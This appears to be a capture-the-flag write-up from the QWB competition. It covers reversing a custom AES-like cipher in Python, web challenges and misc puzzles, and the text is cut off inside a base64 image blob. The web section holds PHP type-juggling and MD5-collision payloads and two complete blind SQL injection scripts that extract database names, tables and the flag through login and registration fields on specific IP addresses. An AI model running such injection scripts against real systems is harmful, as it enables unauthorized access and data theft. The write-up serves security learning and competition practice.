xd9,0x38,0xa8,0x71,0x01,0x39,0xdf,0x3d,0xb3,0x6c,0x16,0x2b,0xdd,0x3e,0xba,0x
67,0x1b,0x25,0xd3,0x37,0x85,0x56,0x38,0x0f,0xd1,0x34,0x8c,0x5d,0x35,0x01,0xd
7,0x31,0x97,0x40,0x22,0x13,0xd5,0x32,0x9e,0x4b,0x2f,0x1d,0xcb,0x23,0xe9,0x22
,0x64,0x47,0xc9,0x20,0xe0,0x29,0x69,0x49,0xcf,0x25,0xfb,0x34,0x7e,0x5b,0xcd,
0x26,0xf2,0x3f,0x73,0x55,0xc3,0x2f,0xcd,0x0e,0x50,0x7f,0xc1,0x2c,0xc4,0x05,0
x5d,0x71,0xc7,0x29,0xdf,0x18,0x4a,0x63,0xc5,0x2a,0xd6,0x13,0x47,0x6d,0xfb,0x
0b,0x31,0xca,0xdc,0xd7,0xf9,0x08,0x38,0xc1,0xd1,0xd9,0xff,0x0d,0x23,0xdc,0xc
6,0xcb,0xfd,0x0e,0x2a,0xd7,0xcb,0xc5,0xf3,0x07,0x15,0xe6,0xe8,0xef,0xf1,0x04
,0x1c,0xed,0xe5,0xe1,0xf7,0x01,0x07,0xf0,0xf2,0xf3,0xf5,0x02,0x0e,0xfb,0xff,
0xfd,0xeb,0x13,0x79,0x92,0xb4,0xa7,0xe9,0x10,0x70,0x99,0xb9,0xa9,0xef,0x15,0
x6b,0x84,0xae,0xbb,0xed,0x16,0x62,0x8f,0xa3,0xb5,0xe3,0x1f,0x5d,0xbe,0x80,0x
9f,0xe1,0x1c,0x54,0xb5,0x8d,0x91,0xe7,0x19,0x4f,0xa8,0x9a,0x83,0xe5,0x1a,0x4
6,0xa3,0x97,0x8d]

table = '\x63\x7c\x77\x7b\xf2\x6b\x6f\xc5\x30\x01\x67\x2b\xfe\xd7\xab\x76\xc
a\x82\xc9\x7d\xfa\x59\x47\xf0\xad\xd4\xa2\xaf\x9c\xa4\x72\xc0\xb7\xfd\x93\x2
6\x36\x3f\xf7\xcc\x34\xa5\xe5\xf1\x71\xd8\x31\x15\x04\xc7\x23\xc3\x18\x96\x0
5\x9a\x07\x12\x80\xe2\xeb\x27\xb2\x75\x09\x83\x2c\x1a\x1b\x6e\x5a\xa0\x52\x3
b\xd6\xb3\x29\xe3\x2f\x84\x53\xd1\x00\xed\x20\xfc\xb1\x5b\x6a\xcb\xbe\x39\x4
a\x4c\x58\xcf\xd0\xef\xaa\xfb\x43\x4d\x33\x85\x45\xf9\x02\x7f\x50\x3c\x9f\xa
8\x51\xa3\x40\x8f\x92\x9d\x38\xf5\xbc\xb6\xda\x21\x10\xff\xf3\xd2\xcd\x0c\x1
```

```
3\xec\x5f\x97\x44\x17\xc4\xa7\x7e\x3d\x64\x5d\x19\x73\x60\x81\x4f\xdc\x22\x2a\x90\x88\x46\xee\xb8\x14\xde\x5e\x0b\xdb\xe0\x32\x3a\x0a\x49\x06\x24\x5c\xc2\xd3\xac\x62\x91\x95\xe4\x79\xe7\xc8\x37\x6d\x8d\xd5\x4e\xa9\x6c\x56\xf4\xea\x65\x7a\xae\x08\xba\x78\x25\x2e\x1c\xa6\xb4\xc6\xe8\xdd\x74\x1f\x4b\xbd\x8b\x8a\x70\x3e\xb5\x66\x48\x03\xf6\x0e\x61\x35\x57\xb9\x86\xc1\x1d\x9e\xe1\xf8\x98\x11\x69\xd9\x8e\x94\x9b\x1e\x87\xe9\xce\x55\x28\xdf\x8c\xa1\x89\x0d\xbf\xe6\x42\x68\x41\x99\x2d\x0f\xb0\x54\xbb\x16'

inv_table = '\x52\x09\x6a\xd5\x30\x36\xa5\x38\xbf\x40\xa3\x9e\x81\xf3\xd7\xfb\x7c\xe3\x39\x82\x9b\x2f\xff\x87\x34\x8e\x43\x44\xc4\xde\xe9\xcb\x54\x7b\x94\x32\xa6\xc2\x23\x3d\xee\x4c\x95\x0b\x42\xfa\xc3\x4e\x08\x2e\xa1\x66\x28\xd9\x24\xb2\x76\x5b\xa2\x49\x6d\x8b\xd1\x25\x72\xf8\xf6\x64\x86\x68\x98\x16\xd4\xa4\x5c\xcc\x5d\x65\xb6\x92\x6c\x70\x48\x50\xfd\xed\xb9\xda\x5e\x15\x46\x57\xa7\x8d\x9d\x84\x90\xd8\xab\x00\x8c\xbc\xd3\x0a\xf7\xe4\x58\x05\xb8\xb3\x45\x06\xd0\x2c\x1e\x8f\xca\x3f\x0f\x02\xc1\xaf\xbd\x03\x01\x13\x8a\x6b\x3a\x91\x11\x41\x4f\x67\xdc\xea\x97\xf2\xcf\xce\xf0\xb4\xe6\x73\x96\xac\x74\x22\xe7\xad\x35\x85\xe2\xf9\x37\xe8\x1c\x75\xdf\x6e\x47\xf1\x1a\x71\x1d\x29\xc5\x89\x6f\xb7\x62\x0e\xaa\x18\xbe\x1b\xfc\x56\x3e\x4b\xc6\xd2\x79\x20\x9a\xdb\xc0\xfe\x78\xcd\x5a\xf4\x1f\xdd\xa8\x33\x88\x07\xc7\x31\xb1\x12\x10\x59\x27\x80\xec\x5f\x60\x51\x7f\xa9\x19\xb5\x4a\x0d\x2d\xe5\x7a\x9f\x93\xc9\x9c\xef\xa0\xe0\x3b\x4d\xae\x2a\xf5\xb0\xc8\xeb\xbb\x3c\x83\x53\x99\x61\x17\x2b\x04\x7e\xba\x77\xd6\x26\xe1\x69\x14\x63\x55\x21\x0c\x7d'

unk_3f20 = '\x00\x00\x00\x01\x00\x00\x00\x02\x00\x00\x00\x04\x00\x00\x00\x08\x00\x00\x00\x10\x00\x00\x00\x20\x00\x00\x00\x40\x00\x00\x00\x80\x00\x00\x00\x1b\x00\x00\x00\x36\x00\x00\x00\x6c\x00\x00\x00\xd8\x00\x00\x00\xab\x00\x00\x00\x4d\x00\x00\x00\x9a'

def sub_1204(v11):
    return ord(table[v11&0xff]) + (ord(table[(v11>>8)&0xff])<<8) + (ord(table[(v11>>16)&0xff])<<16) + (ord(table[(v11>>24)&0xff])<<24)

def Key_expansion():
    data_180 = ''
    for i in xrange(16):
        data_180 += key[i]

    v10 = int(key[12:16][::-1].encode('hex'),16)

    v9 = 0
    while v9!=40 :
        if ((v9+4)&3)==0:
            v11 = (v10>>24) + (v10<<8)&0xffffffff
            index = (v9+3)&0xfffffffc
```

```python
            v12 = int(unk_3f20[index:index+4][::-1].encode('hex'),16)
            v10 = sub_1204(v11)^v12
        v13 = int(data_180[v9*4:v9*4+4][::-1].encode('hex'),16)
        v10 ^= v13
        data_180 += chr(v10>>24)
        data_180 += chr((v10>>16)&0xff)
        data_180 += chr((v10>>8)&0xff)
        data_180 += chr(v10&0xff)
        v9+=1

# Key_expansion()
# print data_180.encode('hex')


def Key_xor(res,a2):
    result = list(res)
    for i in xrange(4):
        result[i] = chr(ord(result[i])^ord(a2[4*i+3]))
        result[4+i] = chr(ord(result[4+i])^ord(a2[4*i+2]))
        result[8+i] = chr(ord(result[8+i])^ord(a2[4*i+1]))
        result[12+i] = chr(ord(result[12+i])^ord(a2[4*i]))
    return ''.join(result)

def Inv_subByte(res):
    result = list(res)
    for i in xrange(16):
        result[i] = inv_table[ord(result[i])]
    return ''.join(result)

def subByte(res):
    result = list(res)
    for i in xrange(16):
        result[i] = table[ord(result[i])]
    return ''.join(result)

def Inv_RowShift(res):
    result = list(res)
    result[5],result[6],result[7],result[4] =result[4],result[5],result[6],result[7]
    result[10],result[8] = result[8],result[10]
    result[11],result[9] = result[9],result[11]
    result[15],result[14],result[13],result[12] = result[12],result[15],result[14],result[13]
    return ''.join(result)
```

```python

def RowShift(res):
    result = list(res)
    result[4],result[5],result[6],result[7] = result[5],result[6],result[7],result[4]
    result[8],result[10] = result[10],result[8]
    result[9],result[11] = result[11],result[9]
    result[12],result[15],result[14],result[13] = result[15],result[14],result[13],result[12]
    return ''.join(result)

def gmult(a,b):
    p = 0
    i = 0
    hbs = 0
    for i in range(8):
        if(b&1):
            p^=a
        hbs = a&0x80
        a<<=1
        if(hbs):
            a^=0x1b
        b >>=1
    return p&0xff

def coef_mult(a,b):
    d = [0]*4
    d[0] = gmult(a[0],b[0])^gmult(a[3],b[1])^gmult(a[2],b[2])^gmult(a[1],b[3])
    d[1] = gmult(a[1],b[0])^gmult(a[0],b[1])^gmult(a[3],b[2])^gmult(a[2],b[3])
    d[2] = gmult(a[2],b[0])^gmult(a[1],b[1])^gmult(a[0],b[2])^gmult(a[3],b[3])
    d[3] = gmult(a[3],b[0])^gmult(a[2],b[1])^gmult(a[1],b[2])^gmult(a[0],b[3])
    return d

def Inv_ColumMix(res):
    result = list(res)
    col = [0]*4
    a = [0xe,0x9,0xd,0xb]
    for j in xrange(4):
        for i in xrange(4):
            col[i] = ord(result[i*4+j])
        col = coef_mult(a,col)
        for i in xrange(4):
            result[i*4+j] = chr(col[i])
    return ''.join(result)


def ColumMix(res):
    result = list(res)
    v1 = ord(result[0])
    v2 = ord(result[12])
    v3 = ord(result[8])
    v4 = ord(result[4])

    v5 = byte_3920[6*v1+1]
    v6 = byte_3920[6*v2]
    v7 = byte_3920[6*v1] ^ v2 ^ v3
    v8 = byte_3920[6*v3+1]
    v9 = byte_3920[6*v4] ^ v1

    v1 = v1 ^ v4 ^ byte_3920[6*v3] ^ byte_3920[6*v2+1]
    result[0] = chr(v7^byte_3920[6*v4+1])
    result[4] = chr(v2^v9^v8)
    result[8] = chr(v1)
    result[12] = chr(v3^v4^v5^v6)
#------------------------------------------------------------
    v10 = ord(result[13])
    v11 = ord(result[1])
    v12 = ord(result[5])
    v13 = ord(result[9])

    v14 = byte_3920[6*v10]
    v15 = byte_3920[6*v10+1]
    v16 = byte_3920[6*v11+1]
    v3 = byte_3920[6*v12]
    v4 = byte_3920[6*v13]

    result[1] = chr(byte_3920[6*v12+1]^v10^v13^byte_3920[6*v11])
    result[5] = chr(v3^v11^v10^byte_3920[6*v13+1])
    result[9] = chr(v12^v11^v4^v15)
    result[13] = chr(v13^v12^v16^v14)
#--------------------------------------------------------------
    v17 = ord(result[14])
    v18 = ord(result[2])
    v19 = ord(result[6])
    v20 = ord(result[10])


    v21 = byte_3920[6*v17]
    v22 = byte_3920[6*v17+1]
    v23 = byte_3920[6*v18+1]
    v3 = byte_3920[6*v19]
    v4 = byte_3920[6*v20]

    result[2] = chr(byte_3920[6*v19+1]^v17^v20^byte_3920[6*v18])
    result[6] = chr(v3^v18^v17^byte_3920[6*v20+1])
    result[10] = chr(v19^v18^v4^v22)
    result[14] = chr(v20^v19^v23^v21)
#---------------------------------------------------------------
    v24 = ord(result[15])
    v25 = ord(result[3])
    v26 = ord(result[7])
    v27 = ord(result[11])
    v3 = byte_3920[6*v24]
    v28 = byte_3920[6*v24+1]
    v19 = byte_3920[6*v25+1]
    v29 = byte_3920[6*v27]

    result[3] = chr(byte_3920[6*v25]^v24^v27^byte_3920[6*v26+1])
    result[7] = chr(byte_3920[6*v26]^v25^v24^byte_3920[6*v27+1])
    result[11] = chr(v26^v25^v29^v28)
    result[15] = chr(v27^v26^v19^v3)

    return ''.join(result)

def trans(data):
    encdata = ''
    for i in range(4):
        encdata += data[i]
        encdata += data[i+4]
        encdata += data[i+8]
        encdata += data[i+12]
    return encdata

def enc(data,size):
    if size < 16:
        data += chr(16-size)*(16-size)
        size = 16

    encdata = ''

    encdata = trans(data)
    if size&1:
        tt = data_180[0xc0:]
    else:
        tt = data_180[:0xc0]


    for i in range(9):
        encdata = Key_xor(encdata,tt[i*0x10:0x10+i*0x10])
        encdata = subByte(encdata)
        encdata = RowShift(encdata)
        encdata = ColumMix(encdata)


    encdata = Key_xor(encdata,tt[9*0x10:0x10+9*0x10])
    encdata = subByte(encdata)
    encdata = RowShift(encdata)
    encdata = Key_xor(encdata,tt[10*0x10:0x10+10*0x10])


    ans = trans(encdata)

    i = 16
    while i<size:
        ans += chr(ord(data[i])^ord(hashstr[i%32]))
        i+=1
    return ans

def dec(data,size):
    encdata = trans(data)

    if size&1:
        tt = data_180[0xc0:]
    else:
        tt = data_180[:0xc0]

    encdata = Key_xor(encdata,tt[10*0x10:0x10+10*0x10])
    encdata = Inv_RowShift(encdata)
    encdata = Inv_subByte(encdata)



    for i in range(9,0,-1):
        encdata = Key_xor(encdata,tt[i*0x10:0x10+i*0x10])
        encdata = Inv_ColumMix(encdata)
        encdata = Inv_RowShift(encdata)
        encdata = Inv_subByte(encdata)

    encdata = Key_xor(encdata,tt[0:0x10])

    ans = trans(encdata)

    i = 16
    while i<size:
        ans += chr(ord(data[i])^ord(hashstr[i%32]))
        i+=1

    return ans

def encfile(filename):
    f = open('write.jpg','wb')
    fp = open(filename,'rb')
    content = fp.read()
    i = 0
    count = 0
    while count<len(content):
        data = content[count:count+ord(hashstr[i%0x20])]
        ans = enc(data,len(data))
        f.write(ans)
        i+=1
        count += len(data)
    f.close()
    fp.close()

def decfile(filename):
    fp_w = open('flag.jpg','wb')
    fp_r = open(filename,'rb')

    content = fp_r.read()
    i = 0
    count = 0
    while count<len(content):
        data = content[count:count+ord(hashstr[i%0x20])]
        ans = dec(data,len(data))
        fp_w.write(ans)
        i+=1
        count += len(data)

    fp_w.close()
    fp_r.close()


decfile('flag.jpg.loc')
```

Result



Web

web 签到

payload

level1 param1=240610708&param2=QNKCDZO

level2 param1[]=1&param2[]=2

level3 md5 碰撞 https://crypto.stackexchange.com/questions/1434/are-there-two-known-strings-which-have-the-same-md5-hash-value

param1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&param2=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2

Python is the best language 1

Payload

```python
import requests
import re
import random
import string

def get_rand_name(num):
    return ''.join(random.sample(string.ascii_letters + string.digits, num))


page_url = 'http://117.50.16.51:20000/login'
# login_url = 'http://117.50.16.51:20000/login'
logout_url = 'http://117.50.16.51:20000/logout'
index_url = 'http://117.50.16.51:20000/index'

str_select = 'QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm1234567890_\{\}@#$%^&'

result = 'QWB{us1ng_val1da'
# if is still have result
flag = 0

# DB name ='flask'
# table name : flaaaaag
# column name : flllllag
for pos in range(10,100):
    for i in list(str_select):
        header = {
            'Cookie': 'session=60c77e6b-46e9-4db2-873c-'+get_rand_name(12)
        }
        payload = '(substr((select database()),{},1)=\'{}\')'.format(pos,i)
        payload = '(ord(substr((select database()),{},1))={})'.format(pos,str(ord(i)))
        payload = '(ord(substr((select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA=\'flask\' limit 1),{},1))={})'.format(pos,str(ord(i)))
        payload = '(ord(substr((select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME=\'flaaaaag\' limit 1),{},1))={})'.format(pos,str(ord(i)))
        payload = '(ord(substr((select flllllag from flaaaaag limit 1),{},1))={})'.format(pos,str(ord(i)))

        # payload = '(1=2)'
        # print payload
        # payload = '(\'1\'=\'{}\')'.format(i)
        # get csrftoken
        res = requests.get(page_url, headers = header)

        pattern = re.compile(r'"hidden" value="(.*)"')
        Get = pattern.search(res.content)

        csrftoken = Get.group(1)

        data = {
            'username' : get_rand_name(8) + '\'or '+payload+'#',
            'password' : '123',
            'csrf_token' : csrftoken,
            'submit' : 'Sign In'
        }


        # login
        res = requests.post(page_url,data = data, headers = header)

        # print "login:"
        if res.status_code != requests.codes.ok:
            print 'Now try :' + i
            print 'error'
            print res
            # print res.content
            break

        # get index
        # res = requests.get(index_url, headers = header)

        # print res.content
        pattern = re.compile('Hi, wet!')
        findres = pattern.search(res.content)

        if findres:
            print '[+] Yes!'
            print 'char='+i
            result += i
            # continue
            break
        else:
            # print '[-] No!'
            pass

        # logout
        res = requests.get(logout_url, headers = header)

    print result

print result


# print res.content
```

Three hit

Payload

```
import requests
import time
import hashlib
import string

session = requests.Session()


def register(payload):
    global session
    url = 'http://39.107.32.29:10000/index.php?func=register'

    username = ''
    while True:
        username = hashlib.md5(str(time.time())).hexdigest()
        data = {
            'username' : username,
            'age' : '0x' + payload.encode('hex'),
            'password' : '123456'
        }
        http = session.post(url, data=data, allow_redirects=False)
        if 'Username has been registered' in http.content:
            pass
        elif 'Register successful' in http.content:
            break

    return username, '123456'


def login(username, password):
    global session
    url = 'http://39.107.32.29:10000/index.php?func=login'

    data = {
        'username': username,
        'password': password
    }
    http = session.post(url, data=data)


def profile():
    global session

    url = 'http://39.107.32.29:10000/profile.php'
    http = session.get(url)
    session.close()
    if 'no one' in http.content:
        return False
    else:
        return True



payload1 = '1 and ord(substr((select schema_name from information_schema.schemata limit 1,1), %d, 1))=%d'
payload2 = '1 and ord(substr((select table_name from information_schema.tables where table_schema=\'qwb\' limit 1), %d, 1))=%d'
payload3 = '1 and ord(substr((select column_name from information_schema.columns where table_name=\'flag\' limit 1), %d, 1))=%d'
payload4 = '1 and ord(substr((select flag from flag limit 1), %d, 1))=%d'

table_name = ''
# qwb
# information_schema


# flag

# flag

for i in range(40):
    for j in string.printable:
        username, password = register(payload4 % (i, ord(j)))
        login(username, password)
        if profile():
            table_name += j
            break
    print table_name


'''''
username, password = register(payload1 % (1, ord('a')))
print username, password
login(username, password)
print profile()
'''
```

Misc

Welcome

Payload

stegsolve 里，找到偏移 690 时

ai-nimals

payload

```
import tensorflow as tf, sys
import socket
#import thread
import base64,time

import socket
#import config


data = '/9j/4AAQSkZJRgABAQAAkACQAAD/4QB0RXhpZgAATU0AKgAAAAgABAEaAAUAAAABAAAAPgEbAAUAAAABAAAARgEoAAMAAAABAAIAAIdpAAQAAAABAAAATgAAAAAAAACQAAAAAQAAAJAAAAABAAKgAgAEAAAAAQAAAUagAwAEAAAAAQAAAPgAAAAA/+0AOFBob3Rvc2hvcCAzLjAAOEJJTQQEAAAAAAAAOEJJTQQlAAAAAAAQ1B2M2Y8AsgTpgAmY7PhCfv/AABEIAPgBRgMBIgACEQEDEQH/xAAfAAAB
```

```
BQEBAQEBAQAAAAAAAAAAAQIDBAUGBwgJCgv/xAC1EAACAQMDAgQDBQUEBAAAAX0BAgMABBEFEiEx
QQYTUWEHInEUMoGRoQgjQrHBFVLR8CQzYnKCCQoWFxgZGiUmJygpKjQ1Njc4OTpDREVGR0hJSlNU
VVZXWFlaY2RlZmdoaWpzdHV2d3h5eoOEhYaHiImKkpOUlZaXmJmaoqOkpaanqKmqsrO0tba3uLm6
wsPExcbHyMnK0tPU1dbX2Nna4eLj5OXm5+jp6vHy8/T19vf4+fr/xAAfAQADAQEBAQEBAQEBAAAA
AAAAAQIDBAUGBwgJCgv/xAC1EQACAQIEBAMEBwUEBAABAncAAQIDEQQFITEGEkFRB2FxEyIygQgU
QpGhscEJIzNS8BVictEKFiQ04SXxFxgZGiYnKCkqNTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZn
aGlqc3R1dnd4eXqCg4SFhoeIiYqSk5SVlpeYmZqio6Slpqeoqaqys7S1tre4ubrCw8TFxsfIycrS
09TV1tfY2dri4+Tl5ufo6ery8/T19vf4+fr/2wBDAAICAgICAgMCAgMEAwMDBAUEBAQEBQcFBQUF
BQcIBwcHBwcHCAgICAgICAgKCgoKCgoLCwsLCw0NDQ0NDQ0NDQ3/2wBDAQICAgMDAwYDAwYNCQcJ
DQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ0NDQ3/3QAEABX/
2gAMAwEAAhEDEQA/AOvnutNsZVi8P2Vsskt0kMoiyY0aDlgzg7cHP3W56AZB4foeqXGpxwLd6mJp
lleRTboGha5QsjxyyJ8v7tF24fBDnB5rmPh/ps13qKRCMJa3e+BbWFVdYXl3I0vmOdjOOVJOegGa
taraapoDXnhbT7pAmsWsdsFQq6EW44RWOxVZgchywJJIG4cj+MVhpO8aj1to/wCuxEZWItY8R30m
qRx6fZJBqEiDY5fzBKDIVO1wDsl+QrIvPAwMYqd21CS70weI57e2uba4cK8Ur4iVlBJjkkP+tQHC
N1BGMYJqtqNtp9tZf8Jv4l1Ff7B0Rl06XToIkmm3SptcOGbZ5BbncoyCCM565ureK08cabpVz4Vt
obe5t9Phgu55IjbWDSxuyJdoxUqu6Pa2ACGPBPGR2UqaUIum7vTfZeV9r26Ccntf5G5fQxw6oke2
CK5dvJudQnGJ5YljzG7YOHk35GwcZywzml1Ge4tSVsb9o7OO7hhl+RYIt8se5pGmCEDeVC7gAQpH
fmur1+x0SO3jS/YTtAGCu0ao32nEcUd0FOVjdGLFQcggZHBxSaPpsWjab02rajK2ozCAm3UCUBl+
aXymfO9ThjuYYUdeDw6fM37z1T89excE92aOk6lqFlcSR6rPLZw30D2qJZsDGsZZpGLSdYzsOcRs
WfIPTpk+LtS1O40gwaXp8xvrhRLaCaPMzxwcKkQztZsElDxgD3IqfVrrw5CdP8O6zcrc6jeaos0S
QEzLZxCLcsiEKEMnGW3AY6ZIAzzD3Wup4da5SGW7eykuxM8JeWQQSThGmtlfa1ytuhDT7cruOBwu
DNWnXqNcq2a076/8Bpjq6YlKNjFtNC8Sanft9vWe5mv2jkeC5lMSjydrmZZuXIidvLMQBXLHqOm7e
2t4dbuNBe6k0m506z8q4EUImjhSZ1YMksojJRvlZiGz8uVx0rjVttT8L+HLnxTrl81xp9tcRW1za
hWI2XkjFUiaMs6CJm3sYwFJGCc5rsrNrbULaS7ghgvS0jJFPqSsIp9NtCknmxvIzM52uQfMA7KMm
nXqVlW53H3LW+fZX/rr2OR4zVJo53wnCvgvV9PTXbuDUo90y6hPG9xLbCeYkwSXUmVEZnYD5SpC/
NyetZ2meO/7S0+0s7e3mvdSP2gafNBLtaeaJgXbajsBCWzsZsybcYDCktvEureNYT4Ptoapa
6W4hVbW3WGIKIrfIG/MgkUNuBI5UdWNZ+kXotLzUtJ8Ramulu1wsc6XSRkNNbQvHLJDIgVIyk37v
5WKqg4yWFdtWl+7m5wu+ya6/CS/ya6+jq8Ld3kT1YcwVFT+sgyYXGTH8MfsN4VAIZqe+7IbRvSSCPd
tWQSyF6ZR7WFTaz9Kpjp7l2Abk6Pu/Qr1uq4CJVx1YKEoA4YabZMkmuJR1W+nvDvzXLT71/i9jlT9v
1eWjUsFHAy9idQQW/SrGqnB2e0NyTjqHyPxrRe59qMrWUrmaqJ5fmAVnnlbOOcYIu6A3Sbf0TXoWA+
q9Og/mDhajMUx+wfwM/44dhv0xXyNbsDUdZyc6XUbnmCNJ/BSaXxnJgwmMn+P4M4nvypGNWDQTIBx
zqA/wPrcmCoOC5pUgtPGYmVoqF5NhmmaDLMnGjmqFb3JOAPNRLLkEXYIM72LnCIYKALd4bOfgbXU
thTvuqGVEbAF0DigQmw+ErWWT2NJ0YOkRT0Oi0o/MJtlUMqgkvW4zCuMnFxwdHZYH/Uon/dHOqWjy
GtMFWSZhKNT0zUabiXqP/2gCvKxrpqT8LPibXWkJO6cbbl2EfrBVsKEs9xcIJ1UROLsj+Ny/C9c52
J0PIHdiB0/yIJtnGhSQHT4jH0YsdVj0yqQhiA3AB1+2ctjevV+sFiaQvXvuRGzz1ajUFsKEQCnUC5
2ntwkkKuBEBbNR+9Y3Sj5uNCRXuCdtn+GuF+Q/jNd8jCZjj+CGUYh4/ix4vJXEuH/NrXDCIQtxjQ1
QHSijEKD+UG6gSmQ4avyCKTbFJvFrxWmVkQLSSIuqbBYE0gqSqCvgzHtJIH4c1/6B+3iE1pOmzQ2
BTM+lXF0hUXN8FKD5lgnsAh0fdCHtdJ1d0eQvKXLYggPk7F2M9mgz49Z+3Kk6Pu99d/m6QB9o9nbm
```

```
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
